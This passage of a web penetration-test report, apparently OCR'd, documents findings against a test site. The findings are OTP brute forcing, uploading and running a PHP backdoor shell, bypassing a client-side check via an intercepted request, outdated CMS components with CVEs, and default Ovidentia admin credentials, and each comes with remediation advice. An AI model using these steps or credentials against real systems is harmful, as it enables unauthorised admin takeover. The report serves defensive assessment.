
Request	Payload	Status	Error	Timeout	Length	Comment
19	118	200			4380	
20	119	200			4380	
21	120	200			4380	
22	121	200			4380	
23	122	200			4380	
24	123	200			4380	
25	124	200			4380	
26	125	200			4380	
27	126	200			4380	
28	127	200			4380	
29	128	200			4380	
30	129	200			4380	
31	130	200			4380	
32	131	200			4380	
33	132	200			4380	
34	133	200			4380	
35	134	200			4380	
36	135	200			4476	
37	136	200			4380	
38	137	200			4380	
39	138	200			4380	
40	139	200			4380	
41	140	200			4380	
42	141	200			4380	
43	142	200			4380	
44	143	200			4380	

PoC – access to admin dashboard



Business Impact – Extremely High

- A Malicious hacker can gain complete access to admin account just by Brute-Forcing due to rate limiting flaw as a hacker can attempt as many times as he wants , as there is no bounds in no of tries. This leads to complete compromise of personal user data of every customer.
- Once the attacker logs in as admin, then he can carry out actions on behalf of the victim(admin) which could lead to serious financial loss to him/her, like he can change the name, picture and even price of the products.



Recommendation

Take the following precautions:

- Use proper **rate-limiting checks** on the no of OTP checking and Generation requests.
- Implement anti-bot measures such as **ReCAPTCHA** after multiple incorrect attempts.
- OTP should expire after certain amount of time like **2-5 minutes.**
- OTP should be at least **6 digit and alphanumeric for more security.**

References


- https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009)
- https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

5. Insecure File Uploads

Insecure File Uploads (Critical)	Below mentioned URL is vulnerable to insecure file uploads, **AffectedURL :** • http://35.154.151.211/wondercms/ **File Uploaded :** • backdoor shell (anonymous.php)

Observation


- Navigate to the **Blog** section of the website and login as admin.
- Now, navigate to the **Settings** and then go to **Files** option.
- You will notice an **Upload** section here,



Observation

- It looks like we can upload files here, let's try uploading a file **anonymous.php**


- And it's successfully uploaded.



PoC - any command can be executed

- Shell – **anonymous.php**

- The uploaded shell was **executed successfully**.



Business Impact – Extremely High

- The consequences of unrestricted file upload can vary:-
  - including complete system takeover, an overloaded file system or database.
  - forwarding attacks to back-end systems.
  - client-side attacks, or simple defacement.
  - It depends on what the application does with the uploaded file and especially where it is stored.

Recommendation

Take the following precautions:

- The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.
- Never accept a filename and its extension directly without having a whitelist filter.
- All the control characters and Unicode and the special characters should be discarded.

References


- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.hackingarticles.in/comprehensive-guide-on-unrestricted-file-upload/

6. Client Side Filter Bypass

Client Side Filter Bypass (Moderate)	Below mentioned URL is vulnerable to client side filter bypass. **Affected URL :** • http://35.154.151.211/profile/17/edit/

Observation

- Login to your account and go to **My Profile** section.
- Now, click on edit profile button, update any of your details, here I will go with phone number only.
- I updated my phone number from 9876543210 to 9999999999.
- Now, again click on UPDATE button and intercept the request with Burp Suite.




Observation

- Now, send the request to the **Repeater** and edit the phone number.
- I changed it from 9999999999 to 1111111111 and hit **Send**.

```
POST /profile/submit.php HTTP/1.1
Host: 35.154.151.211
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=----------------------------420670708329221021633104040808
Content-Length: 719
Origin: http://35.154.151.211
Connection: close
Referer: http://35.154.151.211/profile/17/edit/
Cookie: X-XSRF-TOKEN=6fe1a0266045f2a92046c3aa0ac5c4687f49dce2049969c31de334e34e06385e; key=
010F3649-9970-787C-828A-8843266657C5; PHPSESSID=gsf9gtfj39gvdpnkieu7f25c23

----------------------------420670708329221021633104040808
Content-Disposition: form-data; name="name"

rakesh
----------------------------420670708329221021633104040808
Content-Disposition: form-data; name="contact"

9111111111
----------------------------420670708329221021633104040808
Content-Disposition: form-data; name="address"

asdfghj
----------------------------420670708329221021633104040808
Content-Disposition: form-data; name="user_id"

17
----------------------------420670708329221021633104040808
Content-Disposition: form-data; name="X-XSRF-TOKEN"

6fe1a0266045f2a92046c3aa0ac5c4687f49dce2049969c31de334e34e06385e
----------------------------420670708329221021633104040808--
```

PoC – profile updated successfully



- As PoC, a short screen recording has been attached along with in **screen rec/client side filter bypass poc.mp4**

Business Impact – High

- This would only trouble the users who in turn might give negative feedback on your website.

Recommendation

Take the following precautions:

- Implement all critical checks on server side code only.
- Client-side checks must be treated as decorative only.
- All business logic must be implemented and checked on the server code. This includes user input, the flow of applications and even the URL/Modules a user is supposed to access or not.

References


- https://portswigger.net/support/using-burp-to-bypass-client-side-javascript-validation
- https://www.slideshare.net/SamBowne/cnit-129s-ch-5-bypassing-clientside-controls

7. Components with Known Vulnerabilities

Components with Known Vulnerabilities (Critical)	Below mentioned URL contains components with known vulnerabilities. **AffectedURL:** • http://35.154.151.211/wondercms/ • http://35.154.151.211/forum/ and the PHP Version.

Observation

- The php version of this website is **5.6.39-1** which is Out Dated.



- Latest php version is 7.4.8

Latest versions of **PHP** are **PHP** 7.2. 32, **PHP** 7.3. 20 and **PHP** 7.4. 8.

en.wikipedia.org › wiki › PHP

PHP - Wikipedia

Observation

- Upon checking the versions of these components they turned out to be Out Dated.
- **Versions being used,**

Codoforum3.3.1

- **Latest Versions available,**

codologic.com › forum › topic › post-22950

Codoforum v.4.6 released - A new future for FreiChat ...

Apr 14, 2019 - 8 posts - 3 authors

Key Facts

CMS name	**WonderCMS**
Current version (stable)	2.5.1
Latest release date (stable)	05/03/2018

PoC

- Codoforum has public exploits.

Codoforum : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2014-9261	22	1	Dir. Trav.	2015-03-23	2015-03-24	5.0	None	Remote	Low	Not required	Partial	None	None

The sanitize function in Codoforum 2.5.1 does not properly implement filtering for directory traversal sequences, which allows remote attackers to read arbitrary files via a .. (dot dot) in the path parameter to index.php.

PoC

- Wondercms 2.3.1 has public exploits.

Wondercms » Wondercms » 2.3.1 : Security Vulnerabilities

Cpe Name:*cpe:/a:wondercms:wondercms:2.3.1*

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2017-14523	74			2018-01-26	2019-04-30	5.0	None	Remote	Low	Not required	None	Partial	None
** DISPUTED ** WonderCMS 2.3.1 is vulnerable to an HTTP Host header injection attack. It uses user-entered values to redirect pages. NOTE: the vendor reports that exploitation is unlikely because the attack can only come from a local machine or from the administrator as a self attack.														
2	CVE-2017-14522	79		XSS	2018-01-26	2018-02-14	4.3	None	Remote	Medium	Not required	None	Partial	None
** DISPUTED ** In WonderCMS 2.3.1, the application's input fields accept arbitrary user input resulting in execution of malicious JavaScript. NOTE: the vendor disputes this issue stating that this is a feature that enables only a logged in administrator to write execute JavaScript anywhere on their website.														
3	CVE-2017-14521	434			2018-01-26	2019-04-26	6.5	None	Remote	Low	Single system	Partial	Partial	Partial
In WonderCMS 2.3.1, the upload functionality accepts random application extensions and leads to malicious File Upload.														

Business Impact – Extremely High

- Anyone can perform any attacks (available) as all the exploits are available publicly .
- It can cause severe damage to the website
- He may be able to upload backdoor shells
- He will easily deface your website

Recommendation

Take the following precautions:

- Update all the components and the php version which is running on it.
- Hide the current versions info from there pages.

References


- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities
- https://www.cvedetails.com/vulnerability-list/vendor_id-15088/product_id-30715/version_id-235577/Wondercms-Wondercms-2.3.1.html
- https://www.cvedetails.com/vulnerability-list/vendor_id-15315/Codoforum.html

8. Default Admin Password

Default Admin Password (Critical)	Below mentioned URL is using default admin credentials. **Affected URL:** • http://35.154.151.211/ovidentiaCMS/index.php?tg=login&cmd=authform&msg=Co nnexion&err=&restricted=1 **Component Name:** • ovidentia content management system

Observation

- Navigate to http://35.154.151.211/ovidentiaCMS/
- In the ovidentia CMS page there is option called **Connexion** to login as admin.



- Upon clicking it we can see this page,

PoC - ovidentia CMS admin access

- On searching for default ovidentia CMS admin credentials on the web we got,

– The screen that will follow is the final installation screen and will contain our admin credentials and a link to login to the site:

Congratulation, ovidentia is now configured, now you can log in with the default account

Login ID : **admin@admin.bab**
Password : **012345678**

Go to login page

PoC

- Upon entering the credentials we got the administrator access.

Business Impact – Extremely High

- Attacker will have all the admin privileges.
- He can easily deface the ovidentia CMS.

Recommendation

Take the following precautions:

- Two- Factor Authentication for sensitive data should be added with strong passwords.
- Disable the default debug pages.
- Hide the admin login page.
- Remove all the default passwords and add your own password which should be very strong. It must contain a special character, at least one lowercase letter, at least one uppercase letter, and a number and it must be greater than or equal to 8 digits for maximum security.

References


- https://www.indusface.com/blog/owasp-security-misconfiguration/
- https://hdivsecurity.com/owasp-security-misconfiguration
- https://www.tmdhosting.com/kb/question/ovidentia-hosting-requirements-ovidentia-manual-installation/

9. Descriptive Error Messages

Descriptive Error Messages (Low)	Below mentioned URLs shows descriptive error messages, **Affected URL:** • http://35.154.151.211/?includelang=lang/fr.php **Affected Parameter:** • includelang

Observations

